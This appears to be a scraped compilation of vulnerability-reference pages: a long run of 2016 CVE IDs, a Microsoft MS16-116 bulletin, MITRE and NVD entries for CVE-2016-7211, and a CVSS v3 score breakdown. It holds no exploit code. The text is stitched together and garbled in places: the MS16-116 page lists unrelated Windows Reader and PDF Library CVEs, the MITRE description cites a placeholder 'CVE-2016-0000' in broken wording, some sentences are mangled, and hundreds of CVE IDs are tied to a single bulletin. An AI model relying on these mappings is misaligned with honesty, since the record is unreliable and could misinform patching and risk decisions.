CVE-2016-3322, CVE-2016-3323, CVE-2016-3324, CVE-2016-3325, CVE-2016-3326, CVE-2016-3327, CVE-2016-3328, CVE-2016-3329, CVE-2016-3330, CVE-2016-3331, CVE-2016-3332, CVE-2016-3333, CVE-2016-3334, CVE-2016-3335, CVE-2016-3336, CVE-2016-3337, CVE-2016-3338, CVE-2016-3339, CVE-2016-3340, CVE-2016-3341, CVE-2016-3342, CVE-2016-3343, CVE-2016-3344, CVE-2016-3345, CVE-2016-3346, CVE-2016-3347, CVE-2016-3348, CVE-2016-3349, CVE-2016-3350, CVE-2016-3351, CVE-2016-3352, CVE-2016-3353, CVE-2016-3354, CVE-2016-3355, CVE-2016-3356, CVE-2016-3357, CVE-2016-3358, CVE-2016-3359, CVE-2016-3360, CVE-2016-3361, CVE-2016-3362, CVE-2016-3363, CVE-2016-3364, CVE-2016-3365, CVE-2016-3366, CVE-2016-3367, CVE-2016-3368, CVE-2016-3369, CVE-2016-3370, CVE-2016-3371, CVE-2016-3372, CVE-2016-3373, CVE-2016-3374, CVE-2016-3375, CVE-2016-3376, CVE-2016-3377, CVE-2016-3378, CVE-2016-3379, CVE-2016-3380, CVE-2016-3381, CVE-2016-3382, CVE-2016-3383, CVE-2016-3384, CVE-2016-3385, CVE-2016-3386, CVE-2016-3387, CVE-2016-3388, CVE-2016-3389, CVE-2016-3390, CVE-2016-3391, CVE-2016-3392, CVE-2016-3393, CVE-2016-3394, CVE-2016-3395, CVE-2016-3396, CVE-2016-3397, CVE-2016-3398, CVE-2016-3399, CVE-2016-3400, CVE-2016-3401, CVE-2016-3402, CVE-2016-3403, CVE-2016-3404, CVE-2016-3405, CVE-2016-3406, CVE-2016-3407, CVE-2016-3408, CVE-2016-3409, CVE-2016-3410, CVE-2016-3411, CVE-2016-3412, CVE-2016-3413, CVE-2016-3414, CVE-2016-3415, CVE-2016-3416, CVE-2016-3417, CVE-2016-3418, CVE-2016-3419, CVE-2016-3420, CVE-2016-3421, CVE-2016-3422, CVE-2016-3423, CVE-2016-3424, CVE-2016-3425, CVE-2016-3426, CVE-2016-3427, CVE-2016-3428, CVE-2016-3429, CVE-2016-3430, CVE-2016-3431, CVE-2016-3432, CVE-2016-3433, CVE-2016-3434, CVE-2016-3435, CVE-2016-3436, CVE-2016-3437, CVE-2016-3438, CVE-2016-3439, CVE-2016-3440, CVE-2016-3441, CVE-2016-3442, CVE-2016-3443, CVE-2016-3444, CVE-2016-3445, CVE-2016-3446, CVE-2016-3447, CVE-2016-3448, CVE-2016-3449, CVE-2016-3450, CVE-2016-3451, CVE-2016-3452, CVE-2016-3453, CVE-2016-3454, CVE-2016-3455, CVE-2016-3456, CVE-2016-3457, CVE-2016-3458, CVE-2016-3459, CVE-2016-3460, CVE-2016-3461, CVE-2016-3462, CVE-2016-3463, CVE-2016-3464, CVE-2016-3465, CVE-2016-3466, CVE-2016-3467, CVE-2016-3468, CVE-2016-3469, CVE-2016-3470, CVE-2016-3471, CVE-2016-3472, CVE-2016-3473, CVE-2016-3474, CVE-2016-3475, CVE-2016-3476, CVE-2016-3477, CVE-2016-3478, CVE-2016-3479, CVE-2016-3480, CVE-2016-3481, CVE-2016-3482, CVE-2016-3483, CVE-2016-3484, CVE-2016-3485, CVE-2016-3486, CVE-2016-3487, CVE-2016-3488, CVE-2016-3489, CVE-2016-3490, CVE-2016-3491, CVE-2016-3492, CVE-2016-3493, CVE-2016-3494, CVE-2016-3495, CVE-2016-3496, CVE-2016-3497, CVE-2016-3498, CVE-2016-3499, CVE-2016-3500, CVE-2016-3501, CVE-2016-3502, CVE-2016-3503, CVE-2016-3504, CVE-2016-3505, CVE-2016-3506, CVE-2016-3507, CVE-2016-3508, CVE-2016-3509, CVE-2016-3510, CVE-2016-3511, CVE-2016-3512, CVE-2016-3513, CVE-2016-3514, CVE-2016-3515, CVE-2016-3516, CVE-2016-3517, CVE-2016-3518, CVE-2016-3519, CVE-2016-3520, CVE-2016-3521, CVE-2016-3522, CVE-2016-3523, CVE-2016-3524, CVE-2016-3525, CVE-2016-3526, CVE-2016-3527, CVE-2016-3528, CVE-2016-3529, CVE-2016-3530, CVE-2016-3531, CVE-2016-3532, CVE-2016-3533, CVE-2016-3534, CVE-2016-3535, CVE-2016-3536, CVE-2016-3537, CVE-2016-3538, CVE-2016-3539, CVE-2016-3540, CVE-2016-3541, CVE-2016-3542, CVE-2016-3543, CVE-2016-3544, CVE-2016-3545, CVE-2016-3546, CVE-2016-3547, CVE-2016-3548, CVE-2016-3549, CVE-2016-3550, CVE-2016-3551, CVE-2016-3552, CVE-2016-3553, CVE-2016-3554, CVE-2016-3555, CVE-2016-3556, CVE-2016-3557, CVE-2016-3558, CVE-2016-3559, CVE-2016-3560, CVE-2016-3561, CVE-2016-3562, CVE-2016-3563, CVE-2016-3564, CVE-2016-3565, CVE-2016-3566, CVE-2016-3567, CVE-2016-3568, CVE-2016-3569, CVE-2016-3570, CVE-2016-3571, CVE-2016-3572, CVE-2016-3573, CVE-2016-3574, CVE-2016-3575, CVE-2016-3576, CVE-2016-3577, CVE-2016-3578, CVE-2016-3579, CVE-2016-3580, CVE-2016-3581, CVE-2016-3582, CVE-2016-3583, CVE-2016-3584, CVE-2016-3585, CVE-2016-3586, CVE-2016-3587, CVE-2016-3588, CVE-2016-3589, CVE-2016-3590, CVE-2016-3591, CVE-2016-3592, CVE-2016-3593, CVE-2016-3594, CVE-2016-3595, CVE-2016-3596, CVE-2016-3597, CVE-2016-3598, CVE-2016-3599, CVE-2016-3600, CVE-2016-3601, CVE-2016-3602, CVE-2016-3603, CVE-2016-3604, CVE-2016-3605, CVE-2016-3606, CVE-2016-3607, CVE-2016-3608, CVE-2016-3609, CVE-2016-3610, CVE-2016-3611, CVE-2016-3612, CVE-2016-3613, CVE-2016-3614, CVE-2016-3615, CVE-2016-3616, CVE-2016-3617, CVE-2016-3618, CVE-2016-3619, CVE-2016-3620, CVE-2016-3621, CVE-2016-3622, CVE-2016-3623, CVE-2016-3624, CVE-2016-3625, CVE-2016-3626, CVE-2016-3627, CVE-2016-3628, CVE-2016-3629, CVE-2016-3630, CVE-2016-3631, CVE-2016-3632, CVE-2016-3633, CVE-2016-3634, CVE-2016-3635, CVE-2016-3636, CVE-2016-3637, CVE-2016-3638, CVE-2016-3639, CVE-2016-3640, CVE-2016-3641, CVE-2016-3642, CVE-2016-3643, CVE-2016-3644, CVE-2016-3645, CVE-2016-3646, CVE-2016-3647, CVE-2016-3648, CVE-2016-3649, CVE-2016-3650, CVE-2016-3651, CVE-2016-3652, CVE-2016-3653, CVE-2016-3654, CVE-2016-3655, CVE-2016-3656, CVE-2016-3657, CVE-2016-3658, CVE-2016-3659, CVE-2016-3660, CVE-2016-3661, CVE-2016-3662, CVE-2016-3663, CVE-2016-3664, CVE-2016-3665, CVE-2016-3666, CVE-2016-3667, CVE-2016-3668, CVE-2016-3669, CVE-2016-3670, CVE-2016-3671, CVE-2016-3672, CVE-2016-3673, CVE-2016-3674, CVE-2016-3675, CVE-2016-3676, CVE-2016-3677, CVE-2016-3678, CVE-2016-3679, CVE-2016-3680, CVE-2016-3681, CVE-2016-3682, CVE-2016-3683, CVE-2016-3684, CVE-2016-3685, CVE-2016-3686, CVE-2016-3687, CVE-2016-3688, CVE-2016-3689, CVE-2016-3690, CVE-2016-3691, CVE-2016-3692, CVE-2016-3693, CVE-2016-3694, CVE-2016-3695, CVE-2016-3696, CVE-2016-3697, CVE-2016-3698, CVE-2016-3699, CVE-2016-3700, CVE-2016-3701, CVE-2016-3702, CVE-2016-3703, CVE-2016-3704, CVE-2016-3705, CVE-2016-3706, CVE-2016-3707, CVE-2016-3708, CVE-2016-3709, CVE-2016-3710, CVE-2016-3711, CVE-2016-3712, CVE-2016-3713, CVE-2016-3714, CVE-2016-3715, CVE-2016-3716, CVE-2016-3717, CVE-2016-3718, CVE-2016-3719, CVE-2016-3720, CVE-2016-3721, CVE-2016-3722, CVE-2016-3723, CVE-2016-3724, CVE-2016-3725, CVE-2016-3726, CVE-2016-3727, CVE-2016-3728, CVE-2016-3729, CVE-2016-3730, CVE-2016-3731, CVE-2016-3732, CVE-2016-3733, CVE-2016-3734, CVE-2016-3735, CVE-2016-3736, CVE-2016-3737, CVE-2016-3738, CVE-2016-3739, CVE-2016-3740, CVE-2016-3741, CVE-2016-3742, CVE-2016-3743, CVE-2016-3744, CVE-2016-3745, CVE-2016-3746, CVE-2016-3747, CVE-2016-3748, CVE-2016-3749, CVE-2016-3750, CVE-2016-3751, CVE-2016-3752, CVE-2016-3753, CVE-2016-3754, CVE-2016-3755, CVE-2016-3756, CVE-2016-3757, CVE-2016-3758, CVE-2016-3759, CVE-2016-3760, CVE-2016-3761, CVE-2016-3762, CVE-2016-3763, CVE-2016-3764, CVE-2016-3765, CVE-2016-3766, CVE-2016-3767, CVE-2016-3768, CVE-2016-3769, CVE-2016-3770, CVE-2016-3771, CVE-2016-3772, CVE-2016-3773, CVE-2016-3774, CVE-2016-3775, CVE-2016-3776, CVE-2016-3777, CVE-2016-3778, CVE-2016-3779, CVE-2016-3780, CVE-2016-3781, CVE-2016-3782, CVE-2016-3783, CVE-2016-3784, CVE-2016-3785, CVE-2016-3786, CVE-2016-3787, CVE-2016-3788, CVE-2016-3789, CVE-2016-3790, CVE-2016-3791, CVE-2016-3792, CVE-2016-3793, CVE-2016-3794, CVE-2016-3795, CVE-2016-3796, CVE-2016-3797, CVE-2016-3798, CVE-2016-3799, CVE-2016-3800, CVE-2016-3801, CVE-2016-3802, CVE-2016-3803, CVE-2016-3804, CVE-2016-3805, CVE-2016-3806, CVE-2016-3807, CVE-2016-3808, CVE-2016-3809, CVE-2016-3810, CVE-2016-3811, CVE-2016-3812, CVE-2016-3813, CVE-2016-3814, CVE-2016-3815, CVE-2016-3816, CVE-2016-3817, CVE-2016-3818, CVE-2016-3819, CVE-2016-3820, CVE-2016-3821, CVE-2016-3822, CVE-2016-3823, CVE-2016-3824, CVE-2016-3825, CVE-2016-3826, CVE-2016-3827, CVE-2016-3828, CVE-2016-3829, CVE-2016-3830, CVE-2016-3831, CVE-2016-3832, CVE-2016-3833, CVE-2016-3834, CVE-2016-3835, CVE-2016-3836, CVE-2016-3837, CVE-2016-3838, CVE-2016-3839, CVE-2016-3840, CVE-2016-3841, CVE-2016-3842, CVE-2016-3843, CVE-2016-3844, CVE-2016-3845, CVE-2016-3846, CVE-2016-3847, CVE-2016-3848, CVE-2016-3849, CVE-2016-3850, CVE-2016-3851, CVE-2016-3852, CVE-2016-3853, CVE-2016-3854, CVE-2016-3855, CVE-2016-3856, CVE-2016-3857, CVE-2016-3858, CVE-2016-3859, CVE-2016-3860, CVE-2016-3861, CVE-2016-3862, CVE-2016-3863, CVE-2016-3864, CVE-2016-3865, CVE-2016-3866, CVE-2016-3867, CVE-2016-3868, CVE-2016-3869, CVE-2016-3870, CVE-2016-3871, CVE-2016-3872, CVE-2016-3873, CVE-2016-3874, CVE-2016-3875, CVE-2016-3876, CVE-2016-3877, CVE-2016-3878, CVE-2016-3879, CVE-2016-3880, CVE-2016-3881, CVE-2016-3882, CVE-2016-3883, CVE-2016-3884, CVE-2016-3885, CVE-2016-3886, CVE-2016-3887, CVE-2016-3888, CVE-2016-3889, CVE-2016-3890, CVE-2016-3891, CVE-2016-3892, CVE-2016-3893, CVE-2016-3894, CVE-2016-3895, CVE-2016-3896, CVE-2016-3897, CVE-2016-3898, CVE-2016-3899, CVE-2016-3900, CVE-2016-3901, CVE-2016-3902, CVE-2016-3903, CVE-2016-3904, CVE-2016-3905, CVE-2016-3906, CVE-2016-3907, CVE-2016-3908, CVE-2016-3909, CVE-2016-3910, CVE-2016-3911, CVE-2016-3912, CVE-2016-3913, CVE-2016-3914, CVE-2016-3915, CVE-2016-3916, CVE-2016-3917, CVE-2016-3918, CVE-2016-3919, CVE-2016-3920, CVE-2016-3921, CVE-2016-3922, CVE-2016-3923, CVE-2016-3924, CVE-2016-3925, CVE-2016-3926, CVE-2016-3927, CVE-2016-3928, CVE-2016-3929, CVE-2016-3930, CVE-2016-3931, CVE-2016-3932, CVE-2016-3933, CVE-2016-3934, CVE-2016-3935, CVE-2016-3936, CVE-2016-3937, CVE-2016-3938, CVE-2016-3939, CVE-2016-3940, CVE-2016-3941, CVE-2016-3942, CVE-2016-3943, CVE-2016-3944, CVE-2016-3945, CVE-2016-3946, CVE-2016-3947, CVE-2016-3948, CVE-2016-3949, CVE-2016-3950, CVE-2016-3951, CVE-2016-3952, CVE-2016-3953, CVE-2016-3954, CVE-2016-3955, CVE-2016-3956, CVE-2016-3957, CVE-2016-3958, CVE-2016-3959, CVE-2016-3960, CVE-2016-3961, CVE-2016-3962, CVE-2016-3963, CVE-2016-3964, CVE-2016-3965, CVE-2016-3966, CVE-2016-3967, CVE-2016-3968, CVE-2016-3969, CVE-2016-3970, CVE-2016-3971, CVE-2016-3972, CVE-2016-3973, CVE-2016-3974, CVE-2016-3975, CVE-2016-3976, CVE-2016-3977, CVE-2016-3978, CVE-2016-3979, CVE-2016-3980, CVE-2016-3981, CVE-2016-3982, CVE-2016-3983, CVE-2016-3984, CVE-2016-3985, CVE-2016-3986, CVE-2016-3987, CVE-2016-3988, CVE-2016-3989, CVE-2016-3990, CVE-2016-3991, CVE-2016-3992, CVE-2016-3993, CVE-2016-3994, CVE-2016-3995, CVE-2016-3996, CVE-2016-3997, CVE-2016-3998, CVE-2016-3999, CVE-2016-4000

**References**

**Note:** [References](#) are provided for the convenience of the reader to help distinguish between similar vulnerabilities.

- MS:MS16-123
- [URL:http://technet.microsoft.com/security/bulletin/MS16-123](http://technet.microsoft.com/security/bulletin/MS16-123)

**Date Entry Created**

**20160909** Disclaimer: The entry creation date may reflect when this vulnerability was discovered, shared with the community, or when the entry was first published.

**Phase (Legacy)**

Assigned (20160909)

**Votes (Legacy)**

**Comments (Legacy)**

**Proposed (Legacy)**

N/A

This is an entry on the [CVE list](#), which standardizes names for security problems.

**SEARCH CVE USING KEYWORDS:**

You can also search by reference using the [CVE Reference Maps](#).

**For More Information:** [cve@mitre.org](mailto:cve@mitre.org)

BACK TO TOP



# Microsoft Security Bulletins

# Microsoft Security Bulletin

## Microsoft Security Bulletin MS16-116 - Critical

### Security Update in OLE Automation for VBScript Scripting Engine (3188724)

Published: September 13, 2016

Version: 1.0

*Starts with a summary*

#### Executive Summary



This security update resolves a vulnerability in Microsoft Windows. The vulnerability could allow remote code execution if an attacker successfully convinces a user of an affected system to visit a malicious or compromised website. Note that you must install two updates to be protected from the vulnerability discussed in this bulletin: The update in this bulletin, MS16-116, and the update in [MS16-104](#).

The security update affects all supported releases of Microsoft Windows and is rated Critical on client operating systems and Moderate on servers. For more information, see the **Affected Software** section.

This security update, in conjunction with the Internet Explorer update in [MS16-104](#), addresses the vulnerability by correcting how the Microsoft OLE Automation mechanism and the VBScript Scripting Engine in Internet Explorer handle objects in memory. For more information about the vulnerability, see the **Vulnerability Information** section.

For more information about this update, see [Microsoft Knowledge Base Article 3188724](#).

#### On this page

[Executive Summary](#)

[Affected Software and Vulnerability Severity Ratings](#)

[Update FAQ](#)

[Vulnerability Information](#)

[Security Update Deployment](#)

[Acknowledgments](#)

[Disclaimer](#)

[Revisions](#)

# Microsoft Security Bulletin

## Affected Software and Vulnerability Severity Ratings

The following software versions or editions are affected. Versions or editions that are not listed are either past their support life cycle or are not affected. To determine the support life cycle for your software version or edition, see [Microsoft Support Lifecycle](#).

Print

The severity ratings indicated for each affected software assume the potential maximum impact of the vulnerability. For information regarding the likelihood, within 30 days of this security bulletin's release, of the exploitability of the vulnerability in relation to its severity rating and score, please see the Exploitability Index in the [September bulletin summary](#).

*Shows which versions of Windows is impacted*

Operating System	Scripting Engine Memory Corruption Vulnerability - CVE-2016-3375	Updates Replaced*
<b>Windows Vista</b>		
Windows Vista Service Pack 2 (3184122)	<b>Critical</b> Remote Code Execution	3006226 in MS14-064
Windows Vista x64 Edition Service Pack 2 (3184122)	<b>Critical</b> Remote Code Execution	3006226 in MS14-064
<b>Windows Server 2008</b>		
Windows Server 2008 for 32-bit Systems Service Pack 2 (3184122)	<b>Moderate</b> Remote Code Execution	3006226 in MS14-064
Windows Server 2008 for x64-based Systems Service Pack 2 (3184122)	<b>Moderate</b> Remote Code Execution	3006226 in MS14-064
Windows Server 2008 for Itanium-based Systems Service Pack 2 (3184122)	<b>Moderate</b> Remote Code Execution	3006226 in MS14-064
<b>Windows 7</b>		
Windows 7 for 32-bit Systems Service Pack 1 (3184122)	<b>Critical</b> Remote Code Execution	3006226 in MS14-064
Windows 7 for x64-based Systems Service Pack 1 (3184122)	<b>Critical</b> Remote Code Execution	3006226 in MS14-064
<b>Windows Server 2008 R2</b>		
Windows Server 2008 R2 for x64-based Systems Service Pack 1	<b>Moderate</b>	3006226 in MS14-064

### IN THIS ARTICLE

- Executive Summary
- Affected Software and Vulnerability Severity Ratings**
- Update FAQ
- Vulnerability Information
- Security Update Deployment
- Acknowledgments
- Disclaimer
- Revisions

# Microsoft Security Bulletin

## Vulnerability Information

### Microsoft Windows Reader Vulnerability - CVE-2016-0046

A remote code execution vulnerability exists in Microsoft Windows when a specially crafted file is opened in Windows Reader. An attacker who successfully exploited this vulnerability could cause arbitrary code to execute in the context of the current user. If a user is logged on with administrative user rights, an attacker could take control of the affected system. An attacker could then install programs; view, change, or create new accounts with full user rights. Customers whose accounts are configured to have fewer user rights on the system could be impacted than those who operate with administrative user rights.

For an attack to succeed, a user must open a specially crafted Windows Reader file with an affected version of Windows Reader. In an alternate scenario, an attacker would have to convince the user to open a specially crafted Windows Reader file. The update addresses the vulnerability by modifying how Windows Reader parses files.

The following table contains links to the standard entry for each vulnerability in the Common Vulnerabilities and Exposures list:

Vulnerability title	CVE number	Publicly disclosed	Exploited
Microsoft Windows Reader Vulnerability	CVE-2016-0046	No	No

#### Mitigating Factors

Microsoft has not identified any mitigating factors for this vulnerability.

#### Workarounds

Microsoft has not identified any workarounds for this vulnerability.

### Microsoft PDF Library Buffer Overflow Vulnerability - CVE-2016-0058

A vulnerability exists in Microsoft Windows PDF Library when it improperly handles application programming interface (API) calls, which could allow an attacker to run arbitrary code on the user's system. An attacker who successfully exploited this vulnerability could gain the same user rights as the current user. Customers whose accounts are configured to have fewer user rights on the system could be less impacted than those who operate with administrative user rights.

An attacker would have no way to force a user to download or run malicious code in a PDF document. The update addresses the vulnerability by changing how memory is handled for API calls to the PDF Library.

The following table contains links to the standard entry for each vulnerability in the Common Vulnerabilities and Exposures list:

Vulnerability title	CVE number	Publicly disclosed	Exploited
Microsoft PDF Library Buffer Overflow Vulnerability	CVE-2016-0058	No	No

*Provides more information on the related vulnerabilities*



Print

Export (0)

Share

Vulnerability Severity Ratings

Vulnerability Information

Security Update Deployment

Acknowledgments

Disclaimer

Revisions

## CVE Database

### CVE-2016-7211

HOME > CVE > CVE-2016-7211

**Section Menu**

- CVE IDs**
  - Coverage Goals
  - Reference Key/Maps
  - Updates & Feeds
- CVE List (all existing CVE IDs)**
  - Downloads
  - Search CVE List
  - Search Tips
  - View Entire CVE List (html)
- NVD Advanced CVE Search**
  - CVE ID Scoring Calculator
- Request a CVE ID**
  - CVE Numbering Authorities (CNAs)
  - Requester Responsibilities
  - Update a CVE ID
- Documentation**
  - About CVE IDs
  - Terminology
  - Editorial Policies
  - Terms of Use
- ALSO SEE**
  - Common Vulnerability Scoring System (CVSS)
  - Common Vulnerability Reporting Framework (CVRP)
  - U.S. National Vulnerability Database (NVD)

**CVE-2016-7211** [Learn more at National Vulnerability Database \(NVD\)](#)  
 • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

**Description**  
 The kernel-mode drivers in Microsoft Windows Vista SP2, Windows 7, Windows 8, Windows 8.1, Windows RT 8.1, and Windows 10 Gold, 1511, and 1607 are affected by a different vulnerability than CVE-2016-0000. This vulnerability is a Privilege Vulnerability." a different vulnerability than CVE-2016-0000.

**References**  
 Note: [References](#) are provided for the convenience of the reader to help them quickly find more information on the Internet.  
 • MS:MS16-123  
 • URL:<http://technet.microsoft.com/security/bulletin/MS16-123>

**Date Entry Created**  
 20160909 Disclaimer: The entry creation date may reflect when the CVE-ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

**Phase (Legacy)**  
 Assigned (20160909)

**Votes (Legacy)**

**Comments (Legacy)**

**Proposed (Legacy)**  
 N/A

This is an entry on the [CVE list](#), which standardizes names for security problems.

**SEARCH CVE USING KEYWORDS:**

You can also search by reference using the [CVE Reference Maps](#).

**For More Information:** [cve@mitre.org](mailto:cve@mitre.org)

BACK TO TOP

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-7211>



# National Vulnerability Database

# National Vulnerability Database

The screenshot displays the NVD detail page for CVE-2016-7211. The page is titled "National Vulnerability Database" and includes a navigation menu with links for Home, SCAP, Checklists, Product Dictionary, Impact Metrics, Data Feeds, Statistics, and FAQs. The main content area is titled "Vulnerability Summary for CVE-2016-7211" and includes the following information:

- Original release date:** 10/13/2016
- Last revised:** 10/17/2016
- Source:** US-CERT/NIST
- Overview:** The kernel-mode drivers in Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8.1, Windows Server 2012 Gold and R2, Windows RT 8.1, and Windows 10 Gold, 1511, and 1607 allow local users to gain privileges via a crafted application, aka "Win32k Elevation of Privilege Vulnerability." a different vulnerability than CVE-2016-3266, CVE-2016-3376, and CVE-2016-7185.
- Impact:**
  - CVSS Severity (version 3.0):** CVSS v3 Base Score: 7.3 High
  - CVSS v2 Severity (version 2.0):** CVSS v2 Base Score: 7.2 HIGH
  - Vector:** CVSS:3.0/AV:L/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H
  - Vector:** (AV:L/AC:L/Au:N/C:C/I:I/A:C) (legend)
  - Impact Score:** 5.9
  - Impact Subscore:** 10.0
  - Exploitability Score:** 1.3
  - Exploitability Subscore:** 3.9
- CVSS Version 3 Metrics:**
  - Attack Vector (AV):** Local
  - Access Vector:** Locally exploitable
  - Attack Complexity (AC):** Low
  - Access Complexity:** Low
  - Privileges Required (PR):** Low
  - Authentication:** Not required to exploit
  - User Interaction (UI):** Required
  - Scope (S):** Unchanged
  - Impact Type:** Allows unauthorized disclosure information; Allows unauthorized modification or disruption of service
  - Confidentiality (C):** High
  - Integrity (I):** High
  - Availability (A):** High

A callout box on the right side of the page contains the text: "More details on the specific Windows 10 vulnerability including the CVSS scores".

<https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2016-7211>

# Common Vulnerability Scoring System (CVSS) v3

**Common Vulnerability Scoring System Version 3 Calculator - CVE-2016-7211**

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the [CVSS standards guide](#) to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.

Category	Score
Base	7.3
Impact	5.9
Exploitability	1.3

Temporal

Environmental

*Graph of base, impact and exploitability scores*

# Common Vulnerability Scoring System (CVSS) v3

Base score is 7.3 based on calculator settings below.

Temporal (exploit maturity) and Environmental (applicability to your IT department) undefined.

Metric	Score
CVSS Base Score	7.3
Impact Subscore	5.9
Exploitability Subscore	1.3
CVSS Temporal Score	NA
CVSS Environmental Score	NA
Modified Impact Subscore	NA
Overall CVSS Score	7.3

CVSS Vector: CVSS:3.0/AV:L/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H

**Base Score Metrics**

- Exploitability Metrics**
  - Attack Vector (AV)\*: Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)
  - Attack Complexity (AC)\*: Low (AC:L) | High (AC:H)
  - Privileges Required (PR)\*: None (PR:N) | Low (PR:L) | High (PR:H)
  - User Interaction (UI)\*: None (UI:N) | Required (UI:R)
- Scope (S)\***: Unchanged (S:U) | Changed (S:C)
- Impact Metrics**
  - Confidentiality Impact (C)\*: None (C:N) | Low (C:L) | High (C:H)
  - Integrity Impact (I)\*: None (I:N) | Low (I:L) | High (I:H)
  - Availability Impact (A)\*: None (A:N) | Low (A:L) | High (A:H)

\* - All base metrics are required to generate a base score.

Temporal Score Metrics

Environmental Score Metrics

# CVSS v3 Rubric - Base Score

<b>CVSS Base Score</b>	<b>7.3</b>
Impact Subscore	5.9
Exploitability Subscore	1.3
<b>CVSS Temporal Score</b>	<b>NA</b>
<b>CVSS Environmental Score</b>	<b>NA</b>
Modified Impact Subscore	NA
<b>Overall CVSS Score</b>	<b>7.3</b>
<a href="#">Show Equations</a>	

**Base Score Metrics**

**Exploitability Metrics**

Attack Vector (AV)\*

Network (AV:N) Adjacent Network (AV:A) **Local (AV:L)** Physical (AV:P)

Attack Complexity (AC)\*

**Low (AC:L)** High (AC:H)

Privileges Required (PR)\*

None (PR:N) **Low (PR:L)** High (PR:H)

User Interaction (UI)\*

None (UI:N) **Required (UI:R)**

**Scope**

Scope (S)\*

**Unchanged (S:U)** Changed (S:C)

**Impact Metrics**

Confidentiality Impact (C)\*

None (C:N) Low (C:L) **High (C:H)**

Integrity Impact (I)\*

None (I:N) Low (I:L) **High (I:H)**

Availability Impact (A)\*

None (A:N) Low (A:L) **High (A:H)**

*These settings determine the base score*

\* - All base metrics are required to generate a base score.




# CVSS

# Rubric v3

